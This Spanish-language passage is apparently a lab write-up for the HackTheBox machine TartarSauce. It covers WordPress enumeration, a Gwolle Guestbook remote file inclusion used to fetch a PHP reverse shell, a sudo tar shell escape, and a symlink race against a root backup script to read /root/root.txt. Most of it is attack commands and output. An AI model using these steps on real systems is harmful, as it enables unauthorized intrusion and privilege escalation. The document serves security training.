 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://tartarsauce.htb/webservices/wp/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

Encontramos un usuario y no vemos pluggins vulnerables

Vamos a ver si podemos acceder a la ruta donde se encuentran los plugins:



Vamos a fuzzear los posibles pluggins con "wfuzz" utilizando una wordlist que esta almacenada en seclist:

```
└─$ locate wp-plugins
/usr/share/metasploit-framework/data/wordlists/wp-plugins.txt
/usr/share/nmap/nselib/data/wp-plugins.lst
/usr/share/seclists/Discovery/Web-Content/CMS/wp-plugins.fuzz.txt
/usr/share/wordlists/SecLists/Discovery/Web-Content/CMS/wp-plugins.fuzz.txt
```

```
└─$ wfuzz -c -t 200 --hc 404 -w /usr/share/seclists/Discovery/Web-Content/CMS/wp-plugins.fuzz.txt http://10.10.10.88/webservices/wp/FUZZ
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.88/webservices/wp/FUZZ
Total requests: 13370

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000468:   200        0 L      0 W        0 Ch        "wp-content/plugins/akismet/"
000004504:   200        0 L      0 W        0 Ch        "wp-content/plugins/gwolle-gb/"
000004592:   500        0 L      0 W        0 Ch        "wp-content/plugins/hello.php"
000004593:   500        0 L      0 W        0 Ch        "wp-content/plugins/hello.php/"

Total time: 0
Processed Requests: 13370
Filtered Requests: 13366
Requests/sec.: 0
```

Encontramos 3 plugins. Vemos que gwolle puede ser vulnerable:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ searchsploit gwolle
------------------------------------------------------------
 Exploit Title
------------------------------------------------------------
WordPress Plugin Gwolle Guestbook 1.5.3 - Remote File Inclusion
------------------------------------------------------------
Shellcodes: No Results
```


Nos dice que podemos ver archivos de nuestra maquina local en la maquina victima:

```
Advisory Details:

High-Tech Bridge Security Research Lab discovered a critical Remote File Inclusion (RFI) in Gwolle Guestbook Word
ed by non-authenticated attacker to include remote PHP file and execute arbitrary code on the vulnerable system.

HTTP GET parameter "abspath" is not being properly sanitized before being used in PHP require() function. A remot
d 'wp-load.php' from arbitrary remote server and execute its content on the vulnerable web server. In order to do
malicious 'wp-load.php' file into his server document root and includes server's URL into request:

http://[host]/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://[hackers_website]
```

Creamos un index.html y lo intentamos visualizar en la ruta pero nos da un error:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.88 - - [22/Oct/2024 18:03:18] code 404, message File not found
10.10.10.88 - - [22/Oct/2024 18:03:18] "GET /index.html/wp-load.php HTTP/1.0" 404 -
```

Pone que esta intentando localizar un archivo llamado wp-load.php, por lo que vamos a editar un archivo con ese nombre y le vamos a poner que muestre la palabra test:



Como esta ejecutando el "h1" podemos probar si puede ejecutar comandos php, en este caso voy a modificar el archivo "wp-load.php" y le vamos a añadir una reverse shell de pentest-monkey. Nos ponemos a la escucha con netcat y compartimos la reverse shell con python para recibir la conexion:

```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.88] 50264
Linux TartarSauce 4.15.0-041500-generic #201802011154 SMP Thu Feb 1 1
 18:15:50 up 12:50,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
```

ESCALADA DE PRIVILEGIOS

```
www-data@TartarSauce:/$ whoami
www-data
```

Puedo ejecutar el comando tar como el usuario onuma:

```
www-data@TartarSauce:/$ sudo -l
Matching Defaults entries for www-data on TartarSauce:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/loc

User www-data may run the following commands on TartarSauce:
    (onuma) NOPASSWD: /bin/tar
```

Vemos que podemos invocar una shell con el comando tar como el usuario onuma:

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the ele
may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

Lo ejecutamos:

```
www-data@TartarSauce:/$ sudo -u onuma tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
$ whoami
onuma
```

Voy a ver las tareas programadas que se estan ejecutando con pspy32

```
06  |
07  | /usr/bin/printf -
08  | /bin/bash /usr/sbin/backuperer
09  |
10  | /bin/bash /usr/sbin/backuperer
11  | /bin/rm -rf /var/tmp/. /var/tmp/..
15  | /bin/bash /usr/sbin/backuperer
14  | /bin/bash /usr/sbin/backuperer
```

Vemos que root esta ejecutando un archivo llamado "backuperar". Vamos a ver lo que hace:

```
# Set Vars Here
basedir=/var/www/html
bkpdir=/var/backups
tmpdir=/var/tmp
testmsg=$bkpdir/onuma_backup_test.txt
errormsg=$bkpdir/onuma_backup_error.txt
tmpfile=$tmpdir/.$(/usr/bin/head -c100 /dev/urandom |sha1sum|cut -d' ' -f1)
check=$tmpdir/check

# formatting
printbdr()
{
    for n in $(seq 72);
    do /usr/bin/printf $"-";
    done
}
bdr=$(printbdr)

# Added a test file to let us see when the last backup was run
/usr/bin/printf $"$bdr\nAuto backup backuperer backup last ran at : $(/bin/date)\n$bdr\n" > $testmsg

# Cleanup from last time.
/bin/rm -rf $tmpdir/.* $check

# Backup onuma website dev files.
/usr/bin/sudo -u onuma /bin/tar -zcvf $tmpfile $basedir &

# Added delay to wait for backup to complete if large files get added.
/bin/sleep 30

# Test the backup integrity
integrity_chk()
{
    /usr/bin/diff -r $basedir $check$basedir
}

/bin/mkdir $check
/bin/tar -zxvf $tmpfile -C $check
if [[ $(integrity_chk) ]]
then
    # Report errors so the dev can investigate the issue.
    /usr/bin/printf $"$bdr\nIntegrity Check Error in backup last ran :  $(/bin/date)\n$bdr\n$tmpfile\n" >> $errormsg
    integrity_chk >> $errormsg
    exit 2
else
    # Clean up and save archive to the bkpdir.
    /bin/mv $tmpfile $bkpdir/onuma-www-dev.bak
    /bin/rm -rf $check .*
    exit 0
fi
```

1. Limpia el contenido oculto de "/var/tmp"
2. Realiza un archivo comprimido con el contenido de "/var/www/html" en "var/tmp/*.numeros random*"
3. Espera 30 segundos
4. crea el directorio /var/tmp/check
5. Extrae lo que hay dentro de "/var/tmp/*.numeros random*" y no mete dentro de "/var/tmp/check"
6. Comprueba que la integridad del backup "/var/www/html" sea la misma que "/var/tmp/check/var/www/html*"

- Si la integridad es correcta no reporta nada
- Si la integridad es incorrecta, la diferencia la mete en "var/backups/onuma_backup_error.txt"

El objetivo es:

1. Crear nosotros manualmente un comprimido de "/var/www/html":

```
onuma@TartarSauce:/tmp$ tar -czvf comprimdo.tar /var/www/html
tar: Removing leading `/' from member names
/var/www/html/
/var/www/html/robots.txt
/var/www/html/webservices/
/var/www/html/webservices/wp/
/var/www/html/webservices/wp/wp-mail.php
/var/www/html/webservices/wp/wp-links-opml.php
/var/www/html/webservices/wp/wp-comments-post.php
/var/www/html/webservices/wp/.htaccess
/var/www/html/webservices/wp/wp-trackback.php
/var/www/html/webservices/wp/xmlrpc.php
/var/www/html/webservices/wp/wp-cron.php
/var/www/html/webservices/wp/wp-signup.php
```

2. Lo pasamos a nuestra maquina local:

- Nos podemos a la escucha solicitando el archivo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 4646 > comprimido.tar
listening on [any] 4646 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.88] 53892
```

- Lo enviamos con netcat:

```
onuma@TartarSauce:/tmp$ nc 10.10.14.3 4646 < comprimido.tar
```

3. Descomprimimos en contenido:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ tar -xzvf comprimido.tar
var/www/html/
var/www/html/robots.txt
var/www/html/webservices/
var/www/html/webservices/wp/
var/www/html/webservices/wp/wp-mail.php
var/www/html/webservices/wp/wp-links-opml.php
var/www/html/webservices/wp/wp-comments-post.php
var/www/html/webservices/wp/.htaccess
var/www/html/webservices/wp/wp-trackback.php
var/www/html/webservices/wp/xmlrpc.php
var/www/html/webservices/wp/wp-cron.php
var/www/html/webservices/wp/wp-signup.php
var/www/html/webservices/wp/wp-includes/
var/www/html/webservices/wp/wp-includes/post-template.php
var/www/html/webservices/wp/wp-includes/IXR/
var/www/html/webservices/wp/wp-includes/IXR/class-IXR-error.php
var/www/html/webservices/wp/wp-includes/IXR/class-IXR-server.php
var/www/html/webservices/wp/wp-includes/IXR/class-IXR-value.php
```

4. Añadimos un link simbolico de "/var/www/index.html" a "/root/root.txt":

```
┌──(kali㉿kali)-[~/Downloads/var/www/html]
└─$ ls -la
total 28
drwxr-xr-x 3 kali kali  4096 May 12  2022 .
drwxrwxr-x 3 kali kali  4096 Oct 23 04:33 ..
-rw-r--r-- 1 kali kali 10766 Feb 21  2018 index.html
-rw-r--r-- 1 kali kali   208 Feb 21  2018 robots.txt
drwxr-xr-x 4 kali kali  4096 May 12  2022 webservices

┌──(kali㉿kali)-[~/Downloads/var/www/html]
└─$ sudo ln -s -f /root/root.txt index.html

┌──(kali㉿kali)-[~/Downloads/var/www/html]
└─$ ls -la
total 16
drwxr-xr-x 3 kali kali 4096 Oct 23 04:36 .
drwxrwxr-x 3 kali kali 4096 Oct 23 04:33 ..
lrwxrwxrwx 1 root root   14 Oct 23 04:36 index.html → /root/root.txt
-rw-r--r-- 1 kali kali  208 Feb 21  2018 robots.txt
drwxr-xr-x 4 kali kali 4096 May 12  2022 webservices
```

5. Comprimimos el contenido otra vez (como root)

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo su
┌──(root㉿kali)-[/home/kali/Downloads]
└─# tar -czvf comprimido.tar var/www/html
var/www/html/
var/www/html/index.html
var/www/html/robots.txt
var/www/html/webservices/
var/www/html/webservices/wp/
var/www/html/webservices/wp/wp-config.php
var/www/html/webservices/wp/.htaccess
var/www/html/webservices/wp/wp-trackback.php
var/www/html/webservices/wp/wp-mail.php
var/www/html/webservices/wp/wp-includes/
var/www/html/webservices/wp/wp-includes/functions.wp-scripts.php
var/www/html/webservices/wp/wp-includes/class-wp-simplepie-file.php
var/www/html/webservices/wp/wp-includes/rest-api/
var/www/html/webservices/wp/wp-includes/rest-api/fields/
```

6. Lo transferimos a la maquina victima con netcat otra vez:

```
onuma@TartarSauce:/tmp$ nc -lvnp 4444 > comprimido.tar
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [10.10.14.3] port 4444 [tcp/*] accepted (family 2, sport 48574)

onuma@TartarSauce:/tmp$ sha256sum comprimido.tar
bcdb5a7fa244b127d3cdd1425375bd5fb062069b503365c1a3b5180710d8dcbd  comprimido.tar
```

7. Ahora, rapidamente, en cuanto veamos que se crea el archivo oculto en "/var/tmp", tenemos que copiar el nombre, ponerselo a nuestro archivo "comprimido.tar" y eliminar el anterior. Esto lo que va a hacer es generar un error en /var/backup/onuma_backup_error.txt, donde se muestra el archivo que esta alterado (en este caso index.html). Como es

root el que esta ejecutando esta tarea, tambien nos mostrara el link simbolico hacia "root/root.txt" donde podremos ver la flag: